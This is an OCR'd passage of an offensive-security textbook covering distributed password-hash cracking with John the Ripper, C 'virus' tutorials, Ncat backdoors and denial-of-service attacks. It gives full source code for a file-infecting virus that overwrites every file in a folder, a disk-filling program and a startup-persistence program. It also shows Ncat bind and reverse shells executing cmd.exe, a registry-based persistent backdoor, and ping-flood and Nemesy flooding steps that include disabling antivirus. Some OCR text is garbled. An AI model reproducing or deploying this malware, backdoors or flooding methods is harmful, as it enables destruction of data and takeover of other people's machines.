
Afterward install and configure NFS on the server and clients.

To perform the installation depending on the way Kali Linux was installed and the version, the repositories might need to be updated and the GPG keys as well.

To perform this, the source list file should contain the repository sources listed below and in case “apt-get update” complains about expired GPG keys the new key ring needs to be installed.

Then install NFS server and Portmap (Portmap or RPCbind are the same thing). Following create a folder that will be your NFS share and change the permissions. Then this directory needs to be added to the /etc/exports file so that when NFS server starts he knows what to mount and what is the access level.. Load the config file and start the services.

Finally, login into each one of the nodes, create the same directory and mount it as an NFS share. These steps are illustrated below in detail.





```
root@master:~# cat /etc/apt/sources.list
 #Updates
 deb http://http.kali.org/kali kali main non-free contrib
 ## Security updates
 deb http://security.kali.org/kali-security kali/updates main contrib non-free

root@master:~# rm -rf /var/lib/apt/lists
root@master:~# apt-get update
root@master:~# apt-get install kali-archive-keyring


root@master:~# apt-get install nfs-kernel-server portmap
root@master:~# mkdir /var/mpishare
root@master:/var# chown nobody:nogroup /var/mpishare/
root@master:~# vi /etc/exports
 /var/mpishare    *(rw,sync)

root@master:~# exportfs -a
root@master:~# service rpcbind start
root@master:~# service nfs-kernel-server start


root@master:~# ssh 192.168.1.10
root@master:~# mkdir /var/mpishare/
root@node2:~# mount 192.168.1.10:/var/mpishare /var/mpishare/
```

- **Install OpenMPI on the master node**

Next, on the master node install OpenMPI framework, download the latest version of JtR, uncompress, configure it with the –enable-mpi suffix and compile it.

Then you need to repeat the JtR installation steps on each one of the nodes and make sure it is installed on the same directory across all systems.

These steps are illustrated below in detail. Please note the OpenMPI feature is only good when you want to run on multiple systems. if you want to run on multiple cores but just on one system you can use the -fork option when invoking JtR.




```
root@master:~# apt-get install libopenmpi-dev openmpi-bin openmpi-doc mpich2

root@master:cd /root
root@master:wget http://www.openwall.com/john/j/john-1.8.0-jumbo-1.tar.xz
root@master:tar -xvf john-1.8.0-jumbo-1.tar.xz
root@master:cd john-1.8.0-jumbo-1/
root@master:cd src/
root@master:~/john-1.8.0-jumbo-1/src# ./configure --enable-mpi


Configured for building John the Ripper 1.8.0-jumbo-1:

Target CPU ..................................... i686 SSSE3, 32-bit LE
AES-NI support ................................. depends on OpenSSL
Target OS ...................................... linux-gnu
Cross compiling ................................ no
Legacy arch header ............................. x86-sse.h
OpenMPI support (default disabled) ............. yes
Fork support ................................... yes
OpenMP support ................................. yes
OpenCL support ................................. no
CUDA support ................................... no
Generic crypt(3) format ........................ yes

Optional libraries found:
Rexgen (extra cracking mode) ................... no
GMP (performance for SRP formats) .............. no
PCAP (vncpcap2john and SIPdump) ................ no
BZ2 (gpg2john extra decompression logic) ..... yes

Development options (these may hurt performance when enabled):
Memdbg memory debugging settings ............... disabled
AddressSanitizer ("ASAN") ...................... disabled

Install missing libraries to get any needed features that were omitted.

Configure finished.  Now 'make clean && make -s' to compile.

root@master:~/john-1.8.0-jumbo-1/src# make
root@master:~/john-1.8.0-jumbo-1/src# make install
```


- **Copy hashes and wordlists to NFS share/ Launch JtR with Mpiexec**

Finally, you copy the hashes and your preferred wordlist to the NFS.

Then you start JtR from the master node by invoking Mpiexec.

- To perform that you first need a file, that in this case we will call mpi-nodes.txt that contains a list of the nodes on your network and the number of CPU cores available per node.
- Then you run mpiexec using the -hostfile suffix and you invoke john. In this case we are running john using the default mode. It uses also a shared pot file. Note that for the shared pot file “You may send a USR2 signal to the parent MPI process for manually requesting a “pot file sync”.

All nodes will re-read the pot file and stop attacking any hashes (and salts!) that some other node (or independant job) had already cracked.”



- **Result**

From this moment onwards you can start practice the different techniques that John allows to perform with its powerful mangling rules. The rules are available on john.conf and this version already includes the Korelogic rules. To know what the rule will do to the provided wordlist you can use the command like this "./john –wordlist=/var/mpishare/rockyou.txt –rules:Korelogic –stdout". Below a couple of examples of rules that one might want to try.

```
root@master:~/john-1.8.0-jumbo-1/run# mpiexec -hostfile mpi-nodes.txt ./john /var/mpishare/ntlm.hashes
--format=NT --pot=/var/mpishare/shared.pot -single

root@master:~/john-1.8.0-jumbo-1/run# mpiexec -hostfile mpi-nodes.txt ./john /var/mpishare/ntlm.hashes
--format=NT --pot=/var/mpishare/shared.pot --rules:single

root@master:~/john-1.8.0-jumbo-1/run# mpiexec -hostfile mpi-nodes.txt ./john /var/mpishare/ntlm.hashes
--format=NT --pot=/var/mpishare/shared.pot --wordlist=/var/mpishare/rockyou.txt --rules:single

root@master:~/john-1.8.0-jumbo-1/run# mpiexec -hostfile mpi-nodes.txt ./john /var/mpishare/ntlm.hashes
--format=NT --pot=/var/mpishare/shared.pot --wordlist=/var/mpishare/rockyou.txt --rules:Korelogic

root@master:~/john-1.8.0-jumbo-1/run# mpiexec -hostfile mpi-nodes.txt ./john /var/mpishare/ntlm.hashes
--format=NT --pot=/var/mpishare/shared.pot --external:keyboard
```

3.5.2 Virus

Computer virus is simply is a malware program which when executed causes some harmful activity on the computer by infecting it. Such virus may be responsible for stealing hard disc space, accessing private data, corrupting information etc. depending up on the type of the malware.

Creating a computer virus is easy, and in this post, I am going to take you through how to develop computer virus using C programming language. Please, use the programs presented here for study purpose only.

To create computer virus using C, you need a good knowledge of C language, and a tricky mind to understand how the virus will infect your computer. The virus programs presented in this post are all different, and each of them infect your computer differently as they have different functions.

The source code which when executed creates a copy of itself in all the other files that are present in the same directory. These virus generally tend to form a network, and easily spread all over the computer.

CAUTION: The source code to develop computer virus presented here are for study purpose only. I suggest you to understand and analyze these programs, but not run them in your computer. Some of these may delete files in your computer, while other may change your computer's configurations or even remove your system completely.

3.5.2.1 Create Computer Virus using C to Restart Computer

This virus is so simple to create. The only thing you need to know is how to approach the setting menu of your computer. The source code is short. The first line is to reach the setting menu of your system and the second line to shut it down.

Computer Virus to Restart Computer

```c
//Develop Computer Virus using C to Restart Computer
#include<stdio.h>
#include<dos.h>
int main()
{
    system("copy test.exe C:/Documents and Settings/All Users/Start Menu/Programs/Startup/");
    system("shutdown -l -f");
}
```

It is not so harmful to test this virus on your computer. Save and close all the important programs and run .exe file of this program; it will restart your system. The source code has been compiled in Code::Blocks using GCC compiler.

If you want to develop this computer virus using C source code compiled in Turbo C, run the .exe file of the code below after compiling it in Turbo C. It will restart your computer after some time.

Computer Virus using C to Restart Computer (Turbo C)

```c
void main(void)
{
system("shutdown-s");
}
```

3.5.2.2 Develop Computer Virus using C to Jam Hard Disk

The virus has can jam your hard disk, so do not run it. The source code is such that it will make a self growing file in your computer which grows to a few MB, and may continue infinitely. Here's the code for this virus.

Computer Virus using C to Jam Hark Disk

```c
//Develop Computer Virus using C to Jam Hard Disk
#include<stdio.h>
#include<stdlib.h>
void main()
{
while(1)
{
system("dir>>d.ja.exe");
}
}
```

I hope this tutorial on "How to Develop Computer Virus using C" was useful to you. Again, the source codes here are for academic purpose only. Do not misuse them by spreading to any computer. We can't be held responsible for that.

Your queries, feedbacks and suggestions regarding this tutorial can be mentioned in the comments section. Also, if you have a different computer virus C source code, share it in the comments.

3.5.2.3 Develop Computer Virus using C to Destroy Files

The source code of this virus is written and compiled in Turbo C. Before going through the source code of the virus, I would like to put forward the algorithm for this virus. It works following the major four steps given below.

- First of all, the virus is supposed to look for the files in the current directory. If there are more than one files, it loads the first file which is considered as target file.
- Now the copy of the virus is loaded into memory.
- After that, the target file is opened and the virus is copied from the memory. After copping the code in the target file, the target file is closed.
- Finally, the next file to be infected is loaded and step-3 is repeated.

3.5.2.4 How to Test this Virus

Testing this virus normally may infect your computer. So, in order to test this virus program, you are recommended to follow the following steps:

- Make a new empty folder in your computer.
- Then, copy some executable files or any kind of files in that folder.
- Run the application or .exe file of the virus. Within a few seconds, all the other files in that folder get infected.
- After that, each file in that folder is a virus which can be used to re-infect.

Computer Virus to Destroy Files

```c
//Develop Computer Virus Using C to Destroy Files
#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h>

FILE *virus,*host;
int done,a=0;
unsigned long x; // variable declaration
char buff[2048]; // variable declaration
struct ffblk ffblk;
clock_t st,end;

void main()
{
    st=clock();
    clrscr(); // to clear the screen
    done=findfirst("*.*",&ffblk,0); //looking  for a file with any extension (*.*)
    while(!done)
    {
        virus=fopen(_argv[0],"rb"); // calling the functon
        host=fopen(ffblk.ff_name,"rb+");
        if(host==NULL) goto next;
        x=89088;
        printf("Infecting %s\n",ffblk.ff_name,a);
        while(x>2048)
        {
            fread(buff,2048,1,virus);
            fwrite(buff,2048,1,host);
            x-=2048;
        }
        fread(buff,x,1,virus);
        fwrite(buff,x,1,host);
        a++;
next:
        {
            fcloseall();
            done=findnext(&ffblk);
        }
    }
    printf("DONE! (Total Files Infected= %d)",a);
    end=clock();
    printf("TIME TAKEN=%f SEC\n",
           (end-st)/CLK_TCK);
    getch();
}
```

3.5.3 Trojan Horse (Backdoor)

Backdoors are software made by two components: a server and a backdoor client.

The Backdoor server runs on the victim machine listening on the network and accepting connections. The client usually runs on the attacker machine, and it is used to connect to the backdoor to control it.

NetBus and **SubSeven** are very famous, old school backdoors; they allow the attacker to browse the victim's hard drive, upload and download files, execute programs and perform a number of other activities.

After installing and connecting to a backdoor, a penetration tester gets full control over the remote host.

- **Connect-back Backdoor**

  A connect-back backdoor, or reverse backdoor, is a common mechanism to bypass firewalls.

  Instead of having the victim machine act as a server and listening to the client's command, it acts as a client and connects back to the penetration tester's machine.

  The attacker machine would listen on a port that is known to be commonly allowed on most of the firewalls, such as port 80 (the web server port).

  A firewall cannot tell the difference between a user surfing the web and a backdoor connecting back to the attacker's machine!

3.5.3.1 Backdoor with NCAT


Ncat was written for the Nmap project as a much----improved reimplementation of the original Netcat program. Ncat is a general-purpose command-line tool for reading, writing, redirecting, and encrypting data across a network. Ncat can:

- Act as a simple TCP/UDP/SCTP/SSL client for interacting with web servers, telnet servers, mail servers, and other TCP/IP network services. Often the best way to understand a service (for fixing problems, finding security flaws, or testing custom commands) is to interact with it using Ncat. This lets you you control every character sent and view the raw, unfiltered responses.
- Act as a simple TCP/UDP/SCTP/SSL server for offering services to clients, or simply to understand what existing clients are up to by capturing every byte they send.
- Redirect or proxy TCP/UDP/SCTP traffic to other ports or hosts. This can be done using simple redirection (everything sent to a port is automatically relayed somewhere else you specify in advance) or by acting as a SOCKS or HTTP proxy so clients specify their own destinations. In client mode, Ncat can connect to destinations through a chain of anonymous or authenticated proxies.
- Run on all major operating systems. We distribute Linux, Windows, and Mac OS X binaries, and Ncat compiles on most other systems. A trusted tool must be available whenever you need it, no matter what computer you're using.
- Encrypt communication with SSL, and transport it over IPv4 or IPv6.
- Act as a network gateway for execution of system commands, with I/O redirected to the network. It was designed to work like the Unix utility **cat**, but for the network.
- Act as a connection broker, allowing two (or far more) clients to connect to each other through a third (brokering) server. This enables multiple machines hidden behind NAT gateways to communicate with each other, and also enables the simple Ncat chat mode.


- **Normal Ncat connection Example 1**

  For example, **ncat** could be used in the following way to replicate a more secure bind shell between Bob and Alice in our previous bind shell scenario.

  Bob he need help from Alice, so bob he will create a listener:



  Alice she will try to make a connection to the Bob machine



- **Normal Ncat connection Example 2**

  - Bob would use **ncat** to set up an SSL encrypted connection on port 4444 and allow only Alice's IP (10.0.0.4) to connect to it:

```
C:\Users\offsec>ncat --exec cmd.exe --allow 10.0.0.4 -vnl 4444 --ssl
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.0.4:43500.
```

  - Alice, in turn, would connect to Bob's public IP with SSL encryption enabled, preventing eavesdropping, and possibly even IDS detection.

```
root@kali:~# ncat -v 10.0.0.22 4444 --ssl
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: SSL connection to 10.0.0.22:4444.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\offsec>
```

- **Reverse Ncat connection Example**

  In this case Alice will create a listener on the port 5555 and waiting Bob (Victim)

```
root@kali:~# ncat -l -p 5555 -v
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

  So Bob will create a direct connection to the attacker IP (Alice)


```
C:\Users\els>winconfig -e cmd.exe 192.168.102.145 5555
```

- **Persistent Backdoor with Ncat Example**

  In this case Alice will create a listener on the port 5555 and waiting Bob (Victim)

```
root@kali:~# ncat -l -p 5555 -v
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

  And in Bob machine we need to create this winconfig string value in the Registry Editor




  And we need to reboot the machine to activate it.

3.5.4 Trojan Horse (DOS)

There are two types of Dos attacks namely:

- **DoS**– this type of attack is performed by a single host
- **Distributed DoS**– this type of attack is performed by a number of compromised machines that all target the same victim. It floods the network with data packets.



3.5.4.1 DOS types

- ***TCP SYN flood attack***

In this attack, an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker's device floods the target system's small in-process queue with connection requests, but it does not respond when the target system replies to those requests. This causes the target system to time out while waiting for the response from the attacker's device, which makes the system crash or become unusable when the connection queue fills up. There are a few countermeasures to a TCP SYN flood attack: Place servers behind a firewall configured to stop inbound SYN packets. Increase the size of the connection queue and decrease the timeout on open connections.

- ***Teardrop attack***

This attack causes the length and fragmentation offset fields in sequential Internet Protocol (IP) packets to overlap one another on the attacked host; the attacked system attempts to reconstruct packets during the process but fails. The target system then becomes confused and crashes. If users don't have patches to protect against this DoS attack, disable SMBv2 and block ports 139 and 445.

- ***Smurf attack***

This attack involves using IP spoofing and the ICMP to saturate a target network with traffic. This attack method uses ICMP echo requests targeted at broadcast IP addresses. These ICMP requests originate from a spoofed "victim" address. For instance, if the intended victim address is 10.0.0.10, the attacker would spoof an ICMP echo request from 10.0.0.10 to the broadcast address 10.255.255.255. This request would go to all IPs in the range, with all the responses going back to 10.0.0.10, overwhelming the network. This process is repeatable and can be automated to generate huge amounts of network congestion. To protect your devices from this attack, you need to disable IP-directed broadcasts at the routers. This will prevent the ICMP echo broadcast request at the network devices. Another option would be to configure the end systems to keep them from responding to ICMP packets from broadcast addresses.

- ***Ping of death attack***

This type of attack uses IP packets to 'ping a target system with an IP size over the maximum of 65,535 bytes. IP packets of this size are not allowed, so attacker fragments the IP packet. Once the target system reassembles the packet, it can experience buffer overflows and other crashes.

Ping of death attacks can be blocked by using a firewall that will check fragmented IP packets for maximum size.

- ***Botnets***

Botnets are the millions of systems infected with malware under hacker control in order to carry out DDoS attacks. These bots or zombie systems are used to carry out attacks against the target systems, often overwhelming the target system's bandwidth and processing capabilities. These DDoS attacks are difficult to trace because botnets are in differing geographic locations. Botnets can be mitigated by: FC3704 filtering, which will deny traffic from spoofed addresses and help ensure that traffic is traceable to its correct source network. For example, RFC3704 filtering will drop packets from bogon list addresses. Blackhole filtering, which drops undesirable traffic before it enters a protected network. When a DDoS attack is detected, the BGP (Border Gateway Protocol) host should send routing updates to ISP routers so that they route all traffic heading to victim servers to a null0 interface at the next hop.

- ***Buffer overflow***

A Buffers are stored in a special data structure in RAM called a stack (RAM reserved for temporary data storage) and have a limit size. You can imagine a stack as a LIFO pile. An example of a buffer overflow is sending emails with file names that have 256 characters.

A buffer overflow attack can lead to:


- An application or operating system crash, thus causing a denial of service
- Privilege escalation
- Remote code execution
- Security features bypass

int A[3] = {2, 3, 4};

int B[2] = {7, 9};

int overflow[4] = {1, 1, 0, 0};

- If an attacker finds a way to copy over B a **four-elements array**, they will overwrite a part of A. This causes the buffer to overflow and corrupt the data it holds.



After the attacker exploited the buffer overflow vulnerability, the application will see *A* content as {0, 0, 4}!

3.5.4.2 DoS attacking tools

The following are some of the tools that can be used to perform DoS attacks.

- **Nemesy**– this tool can be used to generate random packets. It works on windows. This tool can be downloaded from http://packetstormsecurity.com/files/25599/nemesy13.zip.html . Due to the nature of the program, if you have an antivirus, it will most likely be detected as a virus.
- **Land and LaTierra**– this tool can be used for IP spoofing and opening TCP connections
- **Blast**– this tool can be downloaded from http://www.opencomm.co.uk/products/blast/features.php
- **Panther**- this tool can be used to flood a victim's network with UDP packets.
- **Botnets**– these are multitudes of compromised computers on the Internet that can be used to perform a distributed denial of service attack.
- **LOIC (Low Orbit ION cannon)**
- **HOIC (High Orbit ION cannon)**
- **HTTP Unbearable Load King (HULK)**
- **DDoSIM (DDoS Simulator)**
- **PyLoris**
- **OWASP HTTP POST**
- **RUDY**
- **Tor's Hammer**
- **DAVOSET**
- **GoldenEye**


3.5.4.3 DoS Protection

An organization can adopt the following policy to protect itself against Denial of Service attacks.

- Attacks such as SYN flooding take advantage of bugs in the operating system. **Installing security patches can** help reduce the chances of such attacks.
- **Intrusion detection systems** can also be used to identify and even stop illegal activities
- **Firewalls** can be used to stop simple DoS attacks by blocking all traffic coming from an attacker by identifying his IP.
- **Routers** can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic.

3.5.4.4 Example: Ping of Death

- We will assume you are using Windows for this exercise. We will also assume that you have at least two computers that are on the same network. DOS attacks are illegal on networks that you are not authorized to do so. This is why you will need to setup your own network for this exercise.
- Open the command prompt on the target computer
- Enter the command ipconfig. You will get results similar to the ones shown below




- For this example, we are using Mobile Broadband connection details. Take note of the IP address. Note: for this example, to be more effective, and you must use a LAN network.
- Switch to the computer that you want to use for the attack and open the command prompt
- We will ping our victim computer with infinite data packets of 65500
- Enter the following command : ping 10.128.131.108 –t |65500

HERE,

- "ping" sends the data packets to the victim
- "10.128.131.108" is the IP address of the victim
- "-t" means the data packets should be sent until the program is stopped
- "-l" specifies the data load to be sent to the victim


- You will get results similar to the ones shown below



Flooding the target computer with data packets doesn't have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

- The above attack can be used to attacker routers, web servers etc.
- If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

- Right click on the taskbar
- Select start task manager
- Click on the network tab
- You will get results similar to the following




If the attack is successful, you should be able to see increased network activities.

3.5.4.5 Example: target flooding

In this practical scenario, we are going to use Nemesy to generate data packets and flood the target computer, router or server.

As stated above, Nemesy will be detected as an illegal program by your anti-virus. You will have to disable the anti-virus for this exercise.

- Download Nemesy from http://packetstormsecurity.com/files/25599/nemesy13.zip.html
- Unzip it and run the program Nemesy.exe
- You will get the following interface




- Enter the target IP address, in this example; we have used the target IP we used in the above example.

HERE,

0 as the number of packets means infinity. You can set it to the desired number if you do not want to send, infinity data packets

The **size field specifies the data bytes to be sent** and the delay **specifies the time interval** in milliseconds.

- Click on send button
- You should be able to see the following results



- The title bar will show you the number of packets sent
- Click on halt button to stop the program from sending data packets.
- You can monitor the task manager of the target computer to see the network activities.

3.5.5 Exploiting Client-side Attack Vector

